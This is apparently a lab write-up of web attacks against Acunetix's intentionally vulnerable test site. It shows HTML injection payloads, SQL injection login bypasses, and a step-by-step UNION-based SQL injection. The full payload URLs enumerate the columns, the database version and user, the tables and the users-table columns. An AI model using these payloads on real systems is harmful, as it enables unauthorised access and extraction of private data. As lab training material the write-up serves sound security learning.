
**Acunetix**


**1 Injection**

**1.1 Html injection**

****we used html tag inside search box “ <h1> RAAX </h1> “


**1.2 HTML INJECTION**


url: <http://testphp.vulnweb.com/guestbook.php>

code : <h2>Raax Here <h2> <br> <h1>hello</h1>

**1.3 SQL Injection**

url: <http://testphp.vulnweb.com/login.php>

query : ‘ or 2=2#





we got logged in as **test** user

**1.4 SQL Injection**

url: <http://testphp.vulnweb.com/login.php>

query : test’#






With this query we got successfully logged in as **test** user


**1.5 SQL execution in URL**

We used “ ‘ “ to check if url is vulnerable to injection or not , as result it is vulnerable


url: <http://testphp.vulnweb.com/listproducts.php?cat=1>’

We used ORDER BY clause to check number of columns we have , till 11 we got results

url: <http://testphp.vulnweb.com/listproducts.php?cat=1%20ORDER%20BY%201,2,3,4,5,6,7,8,9,10,11>




After entering value 12 page through error, with this we get to know we total 11 number of columns

<http://testphp.vulnweb.com/listproducts.php?cat=1%20ORDER%20BY%201,2,3,4,5,6,7,8,9,10,11,12>

After getting confirmation number of columns, we are checking how many of them are injectable.

We used UNION SELECT Query to perform this operation.


<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11>



column number 2,7,9 is injectable.

As column number 2,7,9 is injectable we will use SQl query to get Version of database, Database name, Local user present in Database

<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,version(),3,4,5,6,database(),8,system_user(),10,11>




we got **Database name**: acuart

**Database Version**: 8.0.22-0ubuntu0.20.04.2


**Local user**: acurat@localhost


As now we have Database name, we will try to get tables name inside database

<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,table_name,3,4,5,6,7,8,9,10,11%20from%20information_schema.tables%20where%20table_schema=%27acuart%27>



We got 8 tables name.


we got 8 tables name , we are interested in **user** table and its columns. <http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,column_name,3,4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20table_name=%27users%27>



we got 8 columns inside **users** table.


We are going to extract name of user inside users table

